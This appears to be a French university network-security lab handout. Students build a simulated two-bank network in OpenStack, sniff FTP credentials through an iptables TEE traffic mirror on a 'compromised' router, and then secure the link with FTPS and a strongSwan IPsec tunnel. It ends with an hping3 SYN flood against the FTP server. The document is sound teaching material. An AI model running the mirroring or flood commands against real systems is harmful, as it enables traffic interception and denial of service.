
TP RS2P

Etape 0 – Mise en place de l'Infrastructure



On va vouloir mettre en place l'architecture ci-dessus. Il s'agit de simuler les échanges entre deux banques (une à Lyon et une à Paris) reliées par un réseau de routeurs.


Dans chaque banque il y a :
- Une machine (serveur pour Paris et client pour Lyon)
- Un routeur à configurer

A noter également la présence d'une autre machine représentant l'attaquant.

Chacun de ces éléments est à mettre en place sur une VM OpenStack. Il y en a 5 au total.


Créez les éléments suivants (dans l'ordre!) :

- Clé SSH public/privé (bien sauvegarder la privée).



- 2 réseaux Openstack **(Réseau > Réseaux > Créer un réseau) :**
    - 1 réseau nommé Network-Lyon pour le réseau de Lyon avec le sous-réseau 172.18.(numéro du groupe).0/24, sans Gateway et avec le DHCP d'activé.
    - 1 réseau nommé Network-Paris pour le réseau de Paris avec le sous-réseau 172.19.(numéro du groupe).0/24, sans Gateway et avec le DHCP d'activé.
    - **Dans la configuration DHCP des deux sous-réseaux,** vous pouvez choisir librement le pool d'attribution d'adresses de DHCP.
    - **Attention!** Vous devrez également **supprimer les serveurs DNS** mis par défaut dans la configuration DHCP des sous-réseaux.

- 5 machines Virtuelles sur avec :
    - Image Ubuntu 22.04 3LTS Docker Ready
    - Gabarit m1.xsmall
    - Interface réseau faisant partie des réseaux respectant l'architecture de déploiement
        - Sur les routeurs : 2 interfaces : 1 la WAN (en 192.168.152.0 - à affecter en 1er) et 2 celle de la ville
        - Sur les client/serveur : 1 interface, celle de la ville
        - **Attention!** Pour éviter les problèmes de DNS, lors de la création des VMs routeurs, sélectionnez le réseau par défaut (***vlanXXXX***) comme première interface
    - Fournir la clé SSH créée précédemment



Il est important de faire les modifications suivantes dans Openstack

Au niveau des machines virtuelles :

Interfaces > sécuriser port (désactiver)

Au niveau du réseau :

Interfaces > sécuriser port (désactiver)

Si vous ne faites pas cela, Openstack bloquera tout le trafic avec des adresses IP qui ne sont pas incluses dans les sous-réseaux précédemment configurés

Se connecter en SSH aux routeurs « **ssh –i POM.pem ubuntu@IP_Routeur_WAN** » (si nécessaire retirer les droits POM.pem avec **chmod 600**)

Pour accéder au client, transférer d'abord la clé privée POM.pem sur le routeur « **scp -i POM.pem POM.pem ubuntu@IP_Routeur:/home/ubuntu** » puis accéder aux machines clientes depuis le routeur avec ssh « **ssh -i POM.pem ubuntu@IP_Client** »

Premières configurations :

- **Configuration des routeurs**
    - *cat /proc/sys/net/ipv4/ip_forward* ***(vérification du routage ----- il faut que ce soit sur 1)***
    - *sudo iptables -P INPUT ACCEPT* ***(règles par défaut autorisant tout le trafic en entrée)***
    - *sudo iptables -P OUTPUT ACCEPT* ***(règles par défaut autorisant tout le trafic en sortie)***
    - *sudo iptables -P FORWARD ACCEPT* ***(règles par défaut autorisant tout le trafic en forward)***
    - *sudo iptables -t nat -F* ***(supprimer toutes les règles de NAT existantes)***
    - *sudo iptables -t nat -A POSTROUTING -o « interface WAN » -j MASQUERADE* ***(activation du NAT)***

- **Configuration des Hôtes**
    - *sudo ip route add default via GW_Routeur_Lyon* ***(sur le Client FTP)***
    - *Sudo ip route add default GW_Routeur_Paris* ***(sur le Serveur FTP)***
    - *Modifier le fichier /etc/resolv : Ajouter le nameserver 10.10.10.10 en 1er* ***(DNS Univ)***
    - *Faire un test en pinguant le DNS* ***(ping 10.10.10.10)****, si cela ne fonctionne pas, revérifier le routage / NAT*
    - *Sudo apt update*

On va mettre en place le service entre les banques. On va mettre en place une simulation simple (et pas un vrai système bancaire).
On propose de mettre simplement un service FTP visant à assurer les échanges entre les banques.

Il est dans un premier temps nécessaire de s'assurer de la connectivité au sein du réseau. Pour cela, on va mettre en place des routes statiques entre nos routeurs.

Routeur-LYON

- *sudo Ip route add 172.19.6.0/24 via « Interface_WAN_Routeur_Paris »* ***(route static en destination de Banque de Paris)***
- *sudo iptables -t nat -F* ***(suppression du NAT, plus nécessaire car on a une route static vers le réseau de Paris)***


Routeur-PARIS

- *Sudo Ip route add 172.18.6.0/24 via « Interface_WAN_Routeur_Lyon* ***(route static en destination de Banque de Lyon)***
- *sudo iptables -t nat -F* ***(suppression du NAT, plus nécessaire car on a une route static vers le réseau de Lyon)***

Test de connectivité. Vérifiez que vous arrivez à communiquer entre les banques.

Etape 1 – Mise en place du service FTP (File Transfer Protocol)

Remettre le NAT sur les routeurs (voir étape 0 - *sudo iptables -t nat -A POSTROUTING -o « interface WAN » -j MASQUERADE*)
Remettre le DNS sur les machines. Ajouter le serveur DNS de Lyon dans le fichier */etc/resolv.conf :*



Client FTP

- *Apt install net-tools*
- *Apt install traceroute*
- *Apt install ftp* ***(ftp client)***
- *Apt install lftp* ***(nous servira pour l'étape 2)***

Serveur FTP

- *Apt install net-tools*
- *Apt install traceroute*
- *Apt install openssl* ***(nous servira pour l'étape 2)***
- *Apt install vsftpd* ***(ftp server)***
- *Adduser ftpuser / password ftppass* ***(création d'un user nous permettra la connexion au ftp)***
- *Su ftpuser* ***(changement de session utilisateur)***
- *mkdir /home/ftpuser/Dossier_personnel* ***(création d'un dossier)***
- *echo coucou > /home/ftpuser/Dossier_personnel/important.txt* ***(création d'un fichier dans ce nouveau dossier)***
- *cat /home/ftpuser/Dossier_personnel/important.txt* ***(vérifier le contenu du fichier)***
- *exit* ***(on sort de la session ftpuser)***
- *ftp localhost* ***(test de connexion en local)***
- *Dès que vous êtes connectés, faire un* ***« ls »*** *pour lister le contenu du répertoire, vous devriez retrouver le répertoire* ***« Dossier_personnel »***
- *Faire un* ***cd Dossier_personnel***
- *Get important.txt*
- *Exit* ***(on sort de la session ftp)***
- ***Ls -l (on vérifie qu'on a bien récupérer le fichier « important.txt »)***

Retirer le NAT sur les routeurs (voir étape 0 - *sudo iptables -t nat -F*)
Retirer le DNS sur les machines (si problème de resolve).

Le service est lancé. Lancer tcpdump sur le routeur Lyon.

- *tcpdump -i « interface_WAN » src « @IP_Client_Lyon » and dst « @IP_Serveur_Paris » (-w ftp.cap - Puis faire un cat du fichier qu'on a capturé* ***« cat ftp.cap »*** ***(à faire sur le routeur de Lyon)***

Lancer la connection ftp depuis le client.

- *ftp IP_Serveur* ***(ftpuser / ftppass)***
- *Dès que vous êtes connectés, faire un* ***« ls »*** *pour lister le contenu du répertoire, vous devriez retrouver le répertoire* ***« Dossier_personnel »***
- *Faire un* ***« cd Dossier_personnel »***
- ***« Get important.txt »*** *pour récupérer le fichier*
- ***« Exit »*** *(sortir de la connexion ftp)*
- *Faire un* ***« ls -l »****, on devrait retrouver le fichier qu'on a récupéré.*
- ***Faire un « cat important.txt » pour afficher le contenu du fichier***

Que constatez vous sur la trame tcpdump lors de la connexion ? Un attaquant peut il en profiter ?

Attaque 1 – Man in the middle

On suppose que l'attaquant a pris la main sur le routeur de Lyon (en profitant d'une vulnérabilité, vsftp par exemple). Imaginons que l'attaquant a pris la main sur le routeur de Lyon et a configuré le port mirroring de telle sorte que tout trafic qui sort sur l'interface WAN du routeur de Lyon est redirigé vers le poste de l'attaquant.

sudo iptables -t mangle -A POSTROUTING -o « Interface_WAN_Routeur_Lyon » -j TEE --gateway « @IP_Attaquant »

Le client va à présent effectuer une requête ftp vers le serveur et nous allons lancer un tcpdump sur la machine pirate afin de vérifier si nous arrivons à capture quelque chose. A noter qu'on peut le faire plusieurs fois à cause du port mirroring

Lancer tcpdump sur l'attaquant.

Que récupère l'attaquant ? Peut il se connecter en ftp et se faire un virement de 10 millions d'euros ?
Que proposez vous ?

Etape 2 – Mise en place du FTPS (File Transfer Protocol Secure)

Pour offrir de la sécurité au protocole FTP, un protocole FTP sécurisé a été développé – aussi nommé FTP over SSL. Il permet au visiteur de vérifier l'identité du serveur auquel il accède grâce à un certificat d'authentification. Il permet également de chiffrer la communication.

Serveur

Nous allons nous connecter en tant que root et créer un certificat CA (Certificate Authority) auto-signé :

- Sudo su
- Cd /etc/ssl/private
- openssl req -x509 -nodes -newkey rsa:2048 -keyout vsftpd.pem -out vsftpd.pem -days 3650 (ici on a le certificat et la clé privée dans un seul fichier : vsftpd.pem)

Country Name (2 letter code) [AU]:FR
State or Pro... Name (full name) [Some-State]:Paris
Locality Name (eg, city) []:Paris
Organization Name (e...) [Interne...]:Universite-Lyon1
Organizational Uni... (e...) []:Universite-Lyon1-CA
Common Name (... server FQDN or YOUR name) []: serveur-paris
Email Address []:Rien > Touche Entrée

- Exit ***(sortez de la session root)***
- Sudo nano /etc/vsftpd.conf
- Vérifiez les options suivantes :

listen=NO
listen_ipv6=YES
anonymous_enable=NO
local_enable=YES
write_enable=YES
dirmessage_enable=YES
use_localtime=YES
xferlog_enable=YES
connect_from_port_20=YES
secure_chroot_dir=/var/run/vsftpd/empty
pam_service_name=vsftpd
rsa_cert_file=/etc/ssl/private/vsftpd.pem
rsa_private_key_file=/etc/ssl/private/vsftpd.pem
ssl_enable=YES

- sudo systemctl restart vsftpd.service ***(redémarrez le service)***

Remettez en place l'attaque précédente. Que se passe-t-il ?

Attaquant

- Lancez la capture tcpdump (sudo tcpdump src @IP_Client and dst @IP_Serveur)

Client

- Lancez la requête FTPS (lftp -e "set ssl:verify-certificate no; open -u ftpuser,ftppass @IP_Serveur")
- Faire un « ls » pour lister le contenu
- « Cd Dossier_personnel/ »
- « Get important.txt »

Cependant, uniquement le trafic FTP sera sécurisé ici, si le serveur héberge également un site Web utilisant le protocole HTTP, alors les flux transiteront en clair

Etape 3 – Mise en place d'un tunnel VPN IPSec avec Strongswan

On a sécurisé le flux mais seulement pour une application. On va maintenant sécuriser l'ensemble des communications entre les routeurs. Pour cela on va installer un tunnel VPN IPSec afin de chiffrer les messages.

L'outil que nous allons utiliser et configurer est strongswan.

Sur chaque routeur

- *Sudo Apt install strongswan* ***(paquet strongSwan)***
- *Systemctl status strongswan-starter.service* ***(vérification que le service est bien UP)***
- *Cat /proc/sys/net/ipv4/ip_forward* ***(vérification du routage, il faut que ip_forward soit égale à 1)***

Routeur-LYON

- *Sudo cp /etc/ipsec.conf /etc/ipsec.conf.bkp* ***(sauvegarde le fichier de conf)***
- *Sudo nano /etc/ipsec.conf* ***(modification du fichier de conf)***
- *Supprimez tout (CTRL+K avec nano) et collez ceci en modifiant les IPs (en Jaune pour le réseau de Lyon et en vert le réseau de Paris)*

```
config setup
        charondebug="all"
        uniqueids=yes
conn devgateway-to-prodgateway
        type=tunnel
        auto=start
        keyexchange=ikev2
        authby=psk
        left=IP_WAN_Lyon
        leftsubnet=172.18.num_groupe.0/24
        right=IP_WAN_Paris
        rightsubnet=172.19.num_groupe.0/24
        ike=aes256-sha1-modp1024!
        esp=aes256-sha1!
        aggressive=no
        keyingtries=%forever
        ikelifetime=28800s
        lifetime=3600s
        dpddelay=30s
        dpdtimeout=120s
        dpdaction=restart
```

- *Voir la doc officielle pour plus de détails sur chacun des paramètres* (ipsec.conf Reference - ipsec.conf Reference - strongSwan)
- *echo "IP_WAN_Lyon IP_WAN_Paris : PSK \"vpn_key\"" | sudo tee -a /etc/ipsec.secrets* ***(ajout de la clé PSK)***

Routeur-PARIS

- *sudo cp /etc/ipsec.conf /etc/ipsec.conf.bkp* ***(sauvegarde le fichier de conf)***
- *nano /etc/ipsec.conf* ***(modification du fichier de conf)***

- *Supprimez tout (CTRL+K avec nano) et collez ceci en modifiant les IPs (en Jaune pour le réseau de Lyon et en vert le réseau de Paris)*

```
config setup
        charondebug="all"
        uniqueids=yes
conn devgateway-to-prodgateway
        type=tunnel
        auto=start
        keyexchange=ikev2
        authby=psk
        left=IP_WAN_Paris
        leftsubnet=172.19.num_groupe.0/24
        right=IP_WAN_Lyon
        rightsubnet=172.18.num_groupe.0/24
        ike=aes256-sha1-modp1024!
        esp=aes256-sha1!
        aggressive=no
        keyingtries=%forever
        ikelifetime=28800s
        lifetime=3600s
        dpddelay=30s
        dpdtimeout=120s
        dpdaction=restart
```

- echo " *IP_WAN_Paris IP_WAN_Lyon* : PSK \"vpn_key\"" | sudo tee -a /etc/ipsec.secrets ***(ajout de la clé PSK)***

(Vérifier que les routes statiques sont toujours présentes.)

Sur chaque Routeur

- *Sudo ipsec stop / ipsec start* ***(établissement du tunnel)***
- *Sudo ipsec status* ***(vérifier le bon établissement du tunnel)***

Vérifier que la communication est bien chiffrée entre le client et serveur (tcpdump sur le routeur)

Relancer l'attaque port mirroring avec les commandes suivantes :

- sudo iptables -t mangle -F ***(Flush la table mangle)***
- sudo iptables -t mangle -A PREROUTING -i interface_WAN -j TEE --gateway @IP_Attaquant
- sudo tcpdump port ftp

Quel protocole observez vous ?

On voit bien le protocole ESP utilisé (Encapsulating Security Payload) qui va chiffrer les données et garantir la confidentialité.
Ici, nous utilisons IPSec en mode tunnel, c'est-à-dire que cela crée un nouvel en-tête IP et l'utilise comme en-tête IP le plus externe du datagramme, suivi de l'en-tête ESP, puis du datagramme d'origine (à la fois l'en-tête IP et le contenu d'origine).

Question bonus, comment être plus malin que l'attaquant en place (output – le routeur pas le temps de rentrer dans le tunnel)

Interface de sortie de l'attaquant

Si nous configurons le port mirroring sur le routeur de Lyon afin que tout trafic sortant soit redirigé vers l'attaquant. Cette configuration ne marche pas avec la mise en place de l'IPSec, l'attaquant voit le trafic avant que ça rentre dans le tunnel (bug du port mirroring ?). Nous allons donc supprimer cette règle et ajouter la règle en entrée, c'est-à-dire que tout trafic entrant sur l'interface WAN du routeur Lyon soit redirigé vers l'attaquant

Etape 4 – DDoS avec Hping3

L'objectif serait de simuler une attaque DDoS (Distributed Denial of Service) depuis la machine pirate vers le serveur FTP.
Pour cela, nous allons utiliser la commande Hping3 permettant un envoi massif de requêtes, le submergeant et le rendant indisponible. Vous trouverez plus d'infos sur cette commande ici : man hping3 (http://man-linux-magique.net/man8/hping3.html)

Depuis le Routeur de Lyon, vider la table mangle :


- *sudo iptables -t mangle -F*

Activez ensuite le NAT, ce qui permettra à la machine pirate de Lyon d'installer Hping3

- *sudo iptables -t nat -A POSTROUTING -o « interface_WAN » -j MASQUERADE*

Depuis la machine pirate de Lyon :

- Ajouter le serveur DNS de Lyon dans le fichier */etc/resolv.conf :*



- Installer le paquet hping3 : *sudo apt install hping3*

Supprimez ensuite le NAT sur le Routeur de Lyon :

- *Sudo iptables -t nat -F*

Exemples de commande que vous pouvez utiliser avec Hping3

- *sudo hping3 -c 20 -S 172.19.6.186 -p 21 (simple)*
  - *-c 20 : 20 paquets seront envoyés*
  - *-S : Les paquets envoyés seront des TCP/SYN (on initie la connexion en boucle)*
  - *172.19.6.186 : IP du serveur*
  - *-p 21 : Port de destination (Serveur FTP dans notre cas)*
- *Sudo hping3 -c 1000000 -d 120 -S 172.19.6.186 -w 64 -p 21 --flood (avancée)*
  - *-c 1000000 : 1 000 000 de paquets seront envoyés*
  - *-d 120 : taille de données pour chaque paquet, dans ce cas, 120 octets*
  - *-S : TCP/SYN*
  - *172.19.6.186 : IP du serveur*
  - *-w 64 : Taille de la fenetre, dans ce cas, 64 (cela signifie que le récepteur est prêt à accepter jusqu'à 64 octets de données avant d'envoyer un ACK à l'émetteur)*
  - *-p 21 : port de destination (FTP)*
  - *--flood : Active le mode flood, envoie des paquets aussi rapidement que possible sans attendre de réponse*

Analyser les flux / connexions sur le serveur de Paris :

- *sudo tcpdump port ftp (à faire pour la commande simple) ----- On voit bien que du SYN, il n'y a pas de ACK*
- *netstat -tunap (pour voir les connexions actives ------ à faire pour la commande avancée)*

Question ?

- Comment se protéger de ce type d’attaque ?
- Mettez en place une règle iptables sur le routeur de Paris